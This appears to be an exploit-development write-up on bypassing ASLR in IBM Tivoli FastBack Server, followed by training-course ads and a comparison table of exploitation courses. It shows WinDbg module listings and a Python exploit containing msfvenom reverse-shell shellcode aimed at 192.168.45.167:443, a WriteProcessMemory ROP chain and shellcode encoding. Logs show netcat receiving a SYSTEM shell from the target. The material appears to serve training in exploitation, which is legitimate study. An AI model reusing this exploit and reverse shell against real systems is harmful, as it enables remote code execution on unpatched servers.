



To bypass ASLR:


- Exploit modules that are compiled without ASLR
- Exploit low entropy with partial overwrite
- Brute force a base address
- Leverage an information leak.



```
0:079> !nmod
00190000 001c3000 snclientapi          /SafeSEH OFF                    C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
001d0000 001fd000 libcclog             /SafeSEH OFF                    C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer       /SafeSEH OFF                    C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
012e0000 01322000 NLS                  /SafeSEH ON  /GS                C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
014b0000 014db000 gsk8iccs             /SafeSEH OFF                    C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01e20000 01e5a000 icclib019            /SafeSEH ON  /GS                C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
030f0000 031e0000 libeay32IBM019       /SafeSEH OFF                    C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
10000000 1003d000 SNFS                 /SafeSEH OFF                    C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
50200000 50237000 CSNCDAV6             /SafeSEH ON  /GS                C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
50500000 50577000 CSFTPAV6             /SafeSEH ON  /GS                C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
51000000 51032000 CSMTPAV6             /SafeSEH ON  /GS                C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
651b0000 65253000 MSVCR90              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.3
65740000 65767000 ulib                 /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ulib.dll
65770000 657a6000 IfsUtil              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\IfsUtil.dll
657b0000 657be000 fmifs                /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\fmifs.dll
6a8a0000 6a8af000 browcli              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\browcli.dll
6a9c0000 6a9ca000 DAVHLPR              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\DAVHLPR.dll
6a9d0000 6a9e9000 davclnt              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\davclnt.dll
6a9f0000 6aa02000 ntlanman             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\ntlanman.dll
6aa10000 6aa19000 drprov               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\drprov.dll
6aa20000 6aa57000 adsldpc              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\adsldpc.dll
6aa60000 6aa9b000 ActiveDS             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ActiveDS.dll
6abd0000 6abdc000 winrnr               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\winrnr.dll
6abe0000 6abf6000 pnrpnsp              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\pnrpnsp.dll
6ac00000 6ac11000 napinsp              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\napinsp.dll
6adb0000 6adbf000 cscapi               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\cscapi.dll
6d380000 6d39c000 SRVCLI               /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\SRVCLI.DLL
6d3a0000 6d783000 msi                  /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\msi.dll
6d790000 6d911000 dbghelp              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\dbghelp.dll
6d920000 6d9e0000 CLUSAPI              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\CLUSAPI.dll
6d9e0000 6d9f7000 MPR                  /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\MPR.dll
6da00000 6da13000 NETAPI32             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\NETAPI32.dll
6da20000 6da28000 VERSION              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\VERSION.dll
6daa0000 6daaa000 Secur32              NO_SEH       /GS *ASLR *DEP C:\Windows\SYSTEM32\Secur32.dll
6dd00000 6dd08000 WSOCK32              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\WSOCK32.dll
6e6f0000 6e6f8000 rasadhlp             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\rasadhlp.dll
6f1a0000 6f1ee000 fwpuclnt             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\fwpuclnt.dll
```


Best match
Windows Defender Security Center
App
Settings
Windows Defender Security Center


Windows Defender Security Center
Exploit protection
See the Exploit protection settings for your system and programs. You can customize the settings you want.
System settings
Program settings
Add program to customize
Add by program name
Choose exact file path
1 system override


Program settings: FastBackServer.exe
Data Execution Prevention (DEP)
Prevents code from being run from data-only memory pages.
Override system settings
On
Enable ATL thunk emulation
Force randomization for images (Mandatory ASLR)
Force relocation of images not compiled with /DYNAMICBASE
Override system settings
On
Do not allow stripped images

```
0:067> !nmod
00190000 001cd000 SNFS                 /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
001d0000 001fd000 libcclog             /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer       /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
00ce0000 00d57000 CSFTPAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
00d60000 00d97000 CSNCDAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
010c0000 010f2000 CSMTPAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
01100000 01133000 snclientapi          /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
01420000 01462000 NLS                  /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
01490000 014bb000 gsk8iccs             /SafeSEH OFF                C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01800000 0183a000 icclib019            /SafeSEH ON  /GS            C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
03210000 03300000 libeay32IBM019       /SafeSEH OFF                C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll

0:066> !nmod
00190000 001cd000 SNFS                 /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
001d0000 001fd000 libcclog             /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer       /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
00c10000 00c47000 CSNCDAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
01050000 010c7000 CSFTPAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
010d0000 01102000 CSMTPAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
01110000 01143000 snclientapi          /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
01420000 01462000 NLS                  /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
014c0000 014eb000 gsk8iccs             /SafeSEH OFF                C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01ab0000 01aea000 icclib019            /SafeSEH ON  /GS            C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
031b0000 032a0000 libeay32IBM019       /SafeSEH OFF                C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll

0:079> !nmod
00190000 001cd000 SNFS                 /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
001d0000 001fd000 libcclog             /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer       /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
00ce0000 00d17000 CSNCDAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
00d20000 00d52000 CSMTPAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
01090000 01107000 CSFTPAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
01110000 01143000 snclientapi          /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
01450000 01492000 NLS                  /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
014a0000 014cb000 gsk8iccs             /SafeSEH OFF                C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01560000 0159a000 icclib019            /SafeSEH ON  /GS            C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
031d0000 032c0000 libeay32IBM019       /SafeSEH OFF                C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
```

```
0:079> !nmod
00190000 001cd000 SNFS                 /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
001d0000 001fd000 libcclog             /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer       /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
00ce0000 00d17000 CSNCDAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
00d20000 00d52000 CSMTPAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
01090000 01107000 CSFTPAV6             /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
01110000 01143000 snclientapi          /SafeSEH OFF                C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
01450000 01492000 NLS                  /SafeSEH ON  /GS            C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
014a0000 014cb000 gsk8iccs             /SafeSEH OFF                C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01560000 0159a000 icclib019            /SafeSEH ON  /GS            C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
031d0000 032c0000 libeay32IBM019       /SafeSEH OFF                C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
```

IDA View-A | Hex View-1 | Structures | Enums | Imports | Exports

Name	Address	Ordinal
N98E_CRYPTO_get_new_lockid	00000000000014E0	1026
N98E_CRYPTO_num_locks	0000000000001580	1804
N98E_CRYPTO_destroy_dynlockid	0000000000001590	2413
N98E_CRYPTO_get_dynlock_value	0000000000001660	2419
N98E_CRYPTO_get_dynlock_create_callback	00000000000016E0	2420
N98E_CRYPTO_get_dynlock_lock_callback	00000000000016F0	2417
N98E_CRYPTO_get_dynlock_destroy_callback	0000000000001700	2418

```
┌──(kali㉿kali)-[~/workshops/be101]
└─$ python3 aslr0.5.py
[+] Packet sent
[+] Leaked function address is at: 0x32114e0
[+] libeay32IBM019Base base address is at: 0x3210000
[+] Bad chars provided: 0x0, 0x9, 0xa, 0xc, 0xd, 0x20
[+] Second byte is clean: 0x21
```

```
03210000 03300000 libeay32IBM019       /SafeSEH OFF                C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
```

```python
def exploit(dllBase, WPMAddr):
    try:

        # msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.167 LPORT=443

        shellcode = b""
        shellcode += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0"
        shellcode += b"\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b"
        shellcode += b"\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61"
        shellcode += b"\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2"
        shellcode += b"\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11"
        shellcode += b"\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3"
        shellcode += b"\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6"
        shellcode += b"\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75"
        shellcode += b"\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b"
        shellcode += b"\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
        shellcode += b"\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24"
        shellcode += b"\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"
        shellcode += b"\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
        shellcode += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff"
        shellcode += b"\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
        shellcode += b"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40"
        shellcode += b"\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97"
        shellcode += b"\x6a\x05\x68\xc0\xa8\x2d\xa7\x68\x02\x00\x01"
        shellcode += b"\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74"
        shellcode += b"\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75"
        shellcode += b"\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x68\x63\x6d"
        shellcode += b"\x64\x00\x89\xe3\x57\x57\x57\x31\xf6\x6a\x12"
        shellcode += b"\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
        shellcode += b"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56"
        shellcode += b"\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc"
        shellcode += b"\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30"
        shellcode += b"\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2"
        shellcode += b"\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
        shellcode += b"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f"
        shellcode += b"\x6a\x00\x53\xff\xd5"

        pos = mapBadChars(shellcode)
        #print(f"[+] Found bad chars at positions: {[hex(x) for x in pos]}")
        encodedShellcode = encodeShellcode(shellcode)
        #print("[+] Original shellcode first few bytes:", shellcode[:10])
        #print("[+] Encoded shellcode first few bytes:", encodedShellcode[:10])

        # Build the ROP chain
        # psAgentCommand header
        buf = bytearray([0x41] * 0xC)
        buf += pack("<i", 0x534)  # opcode
        buf += pack("<i", 0x0)  # 1st memcpy: offset
        buf += pack("<i", 0x1100)  # 1st memcpy: size field
        buf += pack("<i", 0x0)  # 2nd memcpy: offset
        buf += pack("<i", 0x100)  # 2nd memcpy: size field
        buf += pack("<i", 0x0)  # 3rd memcpy: offset
        buf += pack("<i", 0x100)  # 3rd memcpy: size field
        buf += bytearray([0x41] * 0x8)

        # psCommandBuffer
        wpm = pack("<L", (WPMAddr))  # WriteProcessMemory Address
        wpm += pack("<L", (dllBase + 0x92c04))  # Shellcode Return Address
        wpm += pack("<L", (0xFFFFFFFF))  # pseudo Process handle
        wpm += pack("<L", (dllBase + 0x92c04))  # Code cave address
        wpm += pack("<L", (0x41414141))  # dummy lpBuffer (Stack address)
        wpm += pack("<L", (0x42424242))  # dummy nSize
        wpm += pack("<L", (dllBase + 0xe401c))  # lpNumberOfBytesWritten
        wpm += b"A" * 0x10

        offset = b"A" * (276 - len(wpm))

        eip = pack("<L", (dllBase + 0x408d6))  # push esp ; pop esi ; ret

        # Patching lpBuffer
        rop = pack("<L", (dllBase + 0x296f))  # mov eax, esi ; pop esi ; ret
        rop += pack("<L", (0x42424242))  # junk into esi
        rop += pack("<L", (dllBase + 0x117c))  # pop ecx ; ret
        rop += pack("<L", (0x88888888))
        rop += pack("<L", (dllBase + 0x1d0f0))  # add eax, ecx ; ret
        rop += pack("<L", (dllBase + 0x117c))  # pop ecx ; ret
        rop += pack("<L", (0x77777d78))
        rop += pack("<L", (dllBase + 0x1d0f0))  # add eax, ecx ; ret

        rop += pack("<L", (dllBase + 0x8876d))  # mov ecx, eax ; mov eax, esi ; pop esi ; retn 0x0010
        rop += pack("<L", (0x42424242))  # junk into esi
        rop += pack("<L", (dllBase + 0x48d8c))  # pop eax ; ret
        rop += pack("<L", (0x42424242))  # junk for ret 0x10
        rop += pack("<L", (0x42424242))  # junk for ret 0x10
        rop += pack("<L", (0x42424242))  # junk for ret 0x10
        rop += pack("<L", (0x42424242))  # junk for ret 0x10
        rop += pack("<L", (0xfffff9e0))  # pop into eax
        rop += pack("<L", (dllBase + 0x1d0f0))  # add eax, ecx ; ret
        rop += pack("<L", (dllBase + 0x1fd8))  # mov [eax], ecx ; ret

        # Patching nSize
        rop += pack("<L", (dllBase + 0xbc79))  # inc eax ; ret
        rop += pack("<L", (dllBase + 0xbc79))  # inc eax ; ret
        rop += pack("<L", (dllBase + 0xbc79))  # inc eax ; ret
        rop += pack("<L", (dllBase + 0xbc79))  # inc eax ; ret
        rop += pack("<L", (dllBase + 0x408dd))  # push eax ; pop esi ; ret
        rop += pack("<L", (dllBase + 0x48d8c))  # pop eax ; ret
        rop += pack("<L", (0xfffffdf4))  # -524
        rop += pack("<L", (dllBase + 0x1d8c2))  # neg eax ; ret
        rop += pack("<L", (dllBase + 0x8876d))  # mov ecx, eax ; mov eax, esi ; pop esi ; retn 0x0010
        rop += pack("<L", (0x42424242))  # junk into esi
        rop += pack("<L", (dllBase + 0x1fd8))  # mov [eax], ecx ; ret
        rop += pack("<L", (0x42424242))  # junk for ret 0x10
        rop += pack("<L", (0x42424242))  # junk for ret 0x10
        rop += pack("<L", (0x42424242))  # junk for ret 0x10
        rop += pack("<L", (0x42424242))  # junk for ret 0x10

        # Align EAX with shellcode
        rop += pack("<L", (dllBase + 0x117c))  # pop ecx ; ret
        rop += pack("<L", (0xfffff9e5))
        rop += pack("<L", (dllBase + 0x4a7b6))  # sub eax, ecx ; pop ebx ; ret
        rop += pack("<L", (0x42424242))  # junk into eb

        rop += decodeShellcode(dllBase, pos, shellcode)

        # Align ESP with ROP Skeleton
        skeletonOffset = (-(pos[len(pos) - 1] + 0x62f)) & 0xffffffff
        rop += pack("<L", (dllBase + 0x117c))  # pop ecx ; ret
        rop += pack("<L", (skeletonOffset))  # dynamic offset
        rop += pack("<L", (dllBase + 0x1d0f0))  # add eax, ecx ; ret
        rop += pack("<L", (dllBase + 0x5b415))  # xchg eax, esp ; ret

        offset2 = b"C" * (0x600 - len(rop))

        padding = b"D" * (0x1000 - 276 - 4 - len(rop) - len(offset2) - len(encodedShellcode))

        chain = offset + wpm + eip + rop + offset2 + encodedShellcode + padding

        formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" % (chain, 0, 0, 0, 0)
        buf += formatString

        # Checksum
        buf = pack(">i", len(buf) - 4) + buf
```

```
┌──(kali㉿kali)-[~/workshops/be101]
└─$ python3 aslr4.py
[+] Leaked function address is at: 0x33d14e0
[+] libeay32IBM019Base base address is at: 0x33d0000
[+] Bad chars provided: 0x0, 0x9, 0xa, 0xc, 0xd, 0x20
[+] Second byte is clean: 0x3d
[+] Found clean base address after 1 attempts!
[+] WriteProcessMemory address: 0x76fc2890
[+] Exploit sent!
[+] Exploit completed!
```

```
┌──(kali㉿kali)-[~/workshops/be101]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.232.10] 52957
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
┌──(kali㉿kali)-[~/workshops/be101]
└─$ python3 aslr4.py
[+] Leaked function address is at: 0x31614e0
[+] libeay32IBM019Base base address is at: 0x3160000
[+] Bad chars provided: 0x0, 0x9, 0xa, 0xc, 0xd, 0x20
[+] Second byte is clean: 0x16
[+] Found clean base address after 1 attempts!
[+] WriteProcessMemory address: 0x76fc2890
[+] Exploit sent!
[+] Exploit completed!
```

```
┌──(kali㉿kali)-[~/workshops/be101]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.232.10] 52966
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
└─$ python3 aslr4.py
[+] Leaked function address is at: 0x31314e0
[+] libeay32IBM019Base base address is at: 0x3130000
[+] Bad chars provided: 0x0, 0x9, 0xa, 0xc, 0xd, 0x20
[+] Second byte is clean: 0x13
[+] Found clean base address after 1 attempts!
[+] WriteProcessMemory address: 0x76fc2890
[+] Exploit sent!
[+] Exploit completed!
```

```
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.232.10] 52970
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

If you want to learn more…

Train to become OSED certified

EXP-301: Windows User Mode Exploit Development

Starting at **$1,749**

Level ●●●● | 840h of content

- Learn advanced exploit development techniques, including reverse engineering, writing shellcode, and bypassing modern mitigations
- Earn the OffSec Exploit Developer (OSED) certification

Start training | Certify your team

- WinDbg Tutorial
- Stack Buffer Overflows
- Exploiting SEH Overflows
- Intro to IDA Pro
- Overcoming Space Restrictions
- Shellcode from Scratch
- Reverse-Engineering Bugs
- Stack Overflows and DEP/ASLR Bypass
- Format String Specifier Attacks
- Custom ROP Chains and ROP Payload Decoders

RET2 WarGames

Our industry-leading platform is the most effective solution for learning modern binary exploitation through a world-class curriculum developed by RET2. Acquire the skills necessary to perform independent vulnerability research.

Try Demo | Purchase

- C Fundamentals
- Reverse Engineering
- Memory Corruption
- Shellcoding
- Stack Cookies
- Return Oriented Programming
- IOT Mission
- Address Space Layout Randomization
- Heap Exploitation
- Miscellaneous Bug Classes
- Race Conditions
- Infiltration Mission

pwn.college | Dojos | Workspace | Help | Chat | Search | Register | Login

pwn.college

Learn to Hack!

You have entered the pwn.college DOJO, an education platform for learners to develop and practice core cybersecurity skills in a hands-on fashion. Entering, you receive your "white belt", signifying the beginning of your hacker life. From here, you will learn cybersecurity by diving deep into the core of computing, using that journey to absorb cybersecurity concepts. This will involve melding your mind to your terminal, whispering instructions to the CPU, and strumming bits directly onto networks. That terminal cursor blinking above? It will be your stalwart companion through this adventure as you practice, earn your belts, and, eventually, make perfect.

Every dojo has its sensei. This platform is maintained by an awesome team of hackers at Arizona State University. It powers much of ASU's cybersecurity curriculum, and is open, for free, to participation for interested people around the world!

Modern Binary Exploitation - CSCI 4968

This repository contains the materials as developed and used by RPISEC to teach Modern Binary Exploitation at Rensselaer Polytechnic Institute in Spring 2015. This was a university course developed and run solely by students to teach skills in vulnerability research, reverse engineering, and binary exploitation.

Vendor	Offensive Security		Ret2 Systems	SANS		Corelan	
	OSED	OSEE	Foundations	660	760	Bootcamp	Advanced
Disclaimer	All information is based on what can be infered from the publically available course syllabi at the time of writting. As such, there are certainly topics that may be covered but not explictly mentioned. Read the course descriptions yourself for a better understand of what is covered.						
Shellcoding							
x86 Assembly	y			y		y	
x86-64 Assembly		y	y	y	y	y	y
Windows API	y	y		y	y	y	y
Linux Syscalls			y	y	y		
Constrained shellcode	y		y			y	
Egghunters	y					y	
Vulnerability Classes							
Linear Buffer Overflow	y		y	y	y	y	y
Stack	y		y	y		y	y
Heap			y		y		y
Out-of-Bounds Access					y		y
Format-String Attacks	y				y		
Double Free							y
Use-after-Free		y	y		y		y
Type Confusion		y					y
Integer Issues (Truncation/Overflow/Signedness)			y				
Double Fetch			y				
Uninitalized Memory			y				y
Race Condition			y				
Exploitation Techniques							
Saved-Ret Overwrite	y	y	y	y		y	
SEH Overwrite (Win32 Only)	y			y		y	
Return-Oriented-Programming	y	y	y	y	y	y	y
Stack Pivoting		y	y				
Heap Grooming		y	y				y
Data Attacks		y					
Primitive Chaining		y			y		
Object Crafting		y					y
Allocator Exploit Techniques					y		y
Mitigation							
DEP	y	y	y	y	y	y	y
ASLR and friends	y	y	y	y	y	y	y
Stack Cookie			y	y		y	
Control Flow Integrity		y			y		
Arbitrary Code Guard		y			y		
SMEP (kernel)		y					
Vulnerability Research							
Reverse Engineering	y		y		y		
Manual Auditing/Testing	y		y	y			
Diffing					y		
Fuzzing				y	y		y
Windows Internals		y			y		
Heap Internals		y	y		y		y
